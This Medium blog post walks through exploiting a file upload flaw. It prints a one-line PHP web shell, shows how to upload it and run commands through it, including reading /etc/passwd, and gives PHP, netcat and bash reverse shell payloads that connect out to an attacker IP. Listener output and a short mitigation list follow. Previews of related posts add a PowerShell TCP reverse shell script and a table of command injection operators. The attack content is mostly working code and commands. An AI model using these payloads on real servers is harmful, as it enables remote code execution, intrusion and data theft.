

Simple PHP Reverse shell

3 min read · Jan 12, 2025



Tareshsharma

Follow

Open in app ↗

Sign up

Sign in

Medium



Search



Exploiting File Upload Vulnerabilities with PHP Web Shells

Disclaimer: This post is for educational purposes only. Unauthorized access or exploitation of systems is illegal and unethical. Always seek permission before conducting any form of security testing.

Introduction

File upload functionalities are a staple in modern web applications, allowing users to upload images, documents, and other files. However, misconfigured or poorly validated file upload systems can introduce severe vulnerabilities, enabling attackers to execute arbitrary commands on the server.

In this post, we'll demonstrate how to exploit a file upload vulnerability using a simple PHP web shell script.

Step 1: Crafting the Web Shell

A PHP web shell allows attackers to execute system commands on the server via HTTP requests. For this demonstration, we'll use the following PHP code:

```
<?php system($_REQUEST['cmd']); ?>
```

Save this script as `cmd.php` :

```
cat cmd.php
<?php system($_REQUEST['cmd']); ?>
```

The `system()` function executes a command in the shell and outputs the result. The `$_REQUEST` variable captures input from the `cmd` parameter, making it possible to inject commands through HTTP requests.

Step 2: Exploiting the File Upload Feature

Uploading the Malicious File

1. Navigate to the vulnerable web application's file upload form.
2. Select `cmd.php` as the file to upload.
3. If the application does not validate file types or extensions, the PHP file will be uploaded successfully.

Locating the Uploaded File

After uploading, you need to determine the file's storage location on the server. Common methods include:

- Observing the response after upload for the file path.
- Inspecting the page source or network requests for references to the file.
- Fuzzing typical upload directories (e.g., `/uploads/`, `/files/`, `/images/`).

For example:

```

```

If the uploaded file's path is `/uploads/cmd.php`, it can now be accessed through a web browser.

Step 3: Command Execution

Executing Commands

To execute a system command via the uploaded PHP file, append the `cmd` parameter to the file's URL. For example:

```
http://<SERVER_IP>/uploads/cmd.php?cmd=id
```

- `cmd=id` : Executes the `id` command to display user identity information.
- `cmd=ls` : Lists files and directories in the current working directory.
- `cmd=cat /etc/passwd` : Reads the contents of the `passwd` file.

Example Output

Accessing the URL:

```
http://<SERVER_IP>/uploads/cmd.php?cmd=id
```

Response:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This output confirms that the command was executed with the permissions of the web server user.

Get Tareshsharma's stories in your inbox

Join Medium for free to get updates from this writer.

Enter your email

Subscribe

☐ Remember me for faster sign in

To get a **reverse shell** after successfully uploading a command execution file (`cmd.php`), follow these steps:

Start a Listener on Your Machine

Set up a listener to catch the reverse shell:

```
nc -lvp 4444
```

2. Execute a Reverse Shell Command

Use the uploaded `cmd.php` to execute the reverse shell command by accessing:

```
/cmd.php?cmd=php+-r+'$sock=fsockopen("<YOUR_IP>",4444);exec("/bin/sh+-i+2>&1");'
```

Alternative Commands

If `nc` or `bash` is available on the server, try:

- **Netcat:**
 - `http://<SERVER_IP>/uploads/cmd.php?cmd=nc+-e+/bin/sh+<YOUR_IP>+4444`
- **Bash Reverse Shell:**
 - `http://<SERVER_IP>/uploads/cmd.php?cmd=bash+-c+'bash+-i+>&+/dev/tcp/<YOUR_IP>/4444+0>&1'`

```
(root@kali)-[/home/taresh/Desktop/HTB/networked]
# rlwrap nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.231.106] 33958
```

Step 4: Mitigations

To secure file upload functionalities and prevent such attacks, consider the following best practices:

1. **Restrict File Types:** Allow only specific file types (e.g., .jpg , .png) based on MIME type and extension validation.
2. **Rename Uploaded Files:** Avoid saving files with user-provided names. Instead, use random or hashed filenames.
3. **Store Files Outside Web Root:** Prevent direct access to uploaded files by storing them outside the web root.
4. **Validate Input:** Sanitize and validate all user inputs, including file metadata.
5. **Use a Web Application Firewall (WAF):** Detect and block malicious uploads.
6. **Disable Dangerous PHP Functions:** Functions like `system()` , `exec()` , and `passthru()` should be disabled in production environments.



Follow

Written by Tareshsharma

50 followers · 4 following

Responses (1)





Write a response

What are your thoughts?



Got Root?

Oct 18, 2025



```
<?php system($_REQUEST['cmd']); ?>
```

Hey man, great and detailed article around php reverse shell and how to use them. I wrote a medium blog on privilege escalation techniques for oSCP. Maybe give it a read?


<https://medium.com/bugbountywriteup/beyond-the-shell-advanced-enumeration-and-privilege-escalation-for-oscp-part-3-7410d3812d02>



2

[Reply](#)

More from Tareshsharma



 Tareshsharma · Dec 9, 2025

A Complete Guide to SMB Enumeration in Active Directory Using NetExec (NXC)

SMB (Server Message Block) remains one of the most critical protocols during internal penetration tests. It's used for file sharing...

 12

```
0.10.100 -u dmaul -p dmaul.pass --query "(samaccountname=dvader)" ""
0.10.100 389 STARWARS-DC [*] Windows Server 2022 Build 20348 (name:STARWARS-DC) (domain:STARWARS.local) (signing:No
0.10.100 389 STARWARS-DC [+] STARWARS.local\dmaul:REDACTED
0.10.100 389 STARWARS-DC [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
0.10.100 389 STARWARS-DC [+] Response for object: CN=Darth Vader,CN=Users,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC objectClass top
0.10.100 389 STARWARS-DC person
0.10.100 389 STARWARS-DC organizationalPerson
0.10.100 389 STARWARS-DC user
0.10.100 389 STARWARS-DC cn Darth Vader
0.10.100 389 STARWARS-DC sn Vader
0.10.100 389 STARWARS-DC givenName Darth
0.10.100 389 STARWARS-DC distinguishedName CN=Darth Vader,CN=Users,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC instanceType 4
0.10.100 389 STARWARS-DC whenCreated 20250119232259.0Z
0.10.100 389 STARWARS-DC whenChanged 20251204151302.0Z
0.10.100 389 STARWARS-DC displayName Darth Vader
0.10.100 389 STARWARS-DC uSNCreated 16452
0.10.100 389 STARWARS-DC memberOf CN=Group Policy Creator Owners,OU=Groups,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC CN=Domain Admins,OU=Groups,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC CN=Enterprise Admins,OU=Groups,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC CN=Schema Admins,OU=Groups,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC CN=Administrators,CN=Builtin,DC=STARWARS,DC=local
0.10.100 389 STARWARS-DC uSNChanged 110760
0.10.100 389 STARWARS-DC name Darth Vader
0.10.100 389 STARWARS-DC objectGUID 97cfa1af-40d0-bd48-8df8-ec85219fb23e
0.10.100 389 STARWARS-DC userAccountControl 66048
0.10.100 389 STARWARS-DC badPwdCount 1
0.10.100 389 STARWARS-DC codePage 0
0.10.100 389 STARWARS-DC countryCode 0
```

 Tareshsharma · Dec 8, 2025

The Ultimate Guide to Active Directory LDAP Enumeration Using NetExec

✓ Computers ✓ Policies ✓ Delegations ✓ Service accounts ✓ GMSA ✓ Trusts ✓
Password policy ✓ ACLs ✓ Kerberos settings

 8  1

```
verse.ps1
New-Object System.Net.Sockets.TCPClient('10.10.14.2', 4444)
$client = $client.GetStream();
$bytes = 0..65535|%{0};
while ($stream.Read($bytes, 0, $bytes.Length) -ne 0) {
    $data = ([System.Text.Encoding]::ASCII).GetString($bytes, 0, $bytes.Length);
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String);
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([System.Text.Encoding]::ASCII).GetBytes($sendback2);
    $client.Write($sendbyte, 0, $sendbyte.Length);
    $client.Flush();
}
Close();
```

 Tareshsharma · Nov 23, 2024

Turning a PowerShell Script into an Encoded Command for Reverse Shells

When working with a PowerShell web shell on a compromised Windows system, one of the next steps in gaining control is upgrading it to a...

 8



Operator	Character	Character	Executed Command
Semicolon	;	%3b	Both
New Line	\n	%0a	Both
Background	&	%26	Both (second output generally shown first)
Pipe		%7c	Both (only second output is shown)
AND	&&	%26%26	Both (only if first succeeds)
OR		%7c%7c	Second (only if first fails)
Sub-Shell	``	%60%60	Both (Linux-only)

 Tareshsharma · Dec 21, 2024

Detecting and Exploiting OS Command Injection Vulnerabilities

Overview Detecting and exploiting basic OS Command Injection vulnerabilities involves appending commands through various injection methods...

 2  1  1



See all from Tareshsharma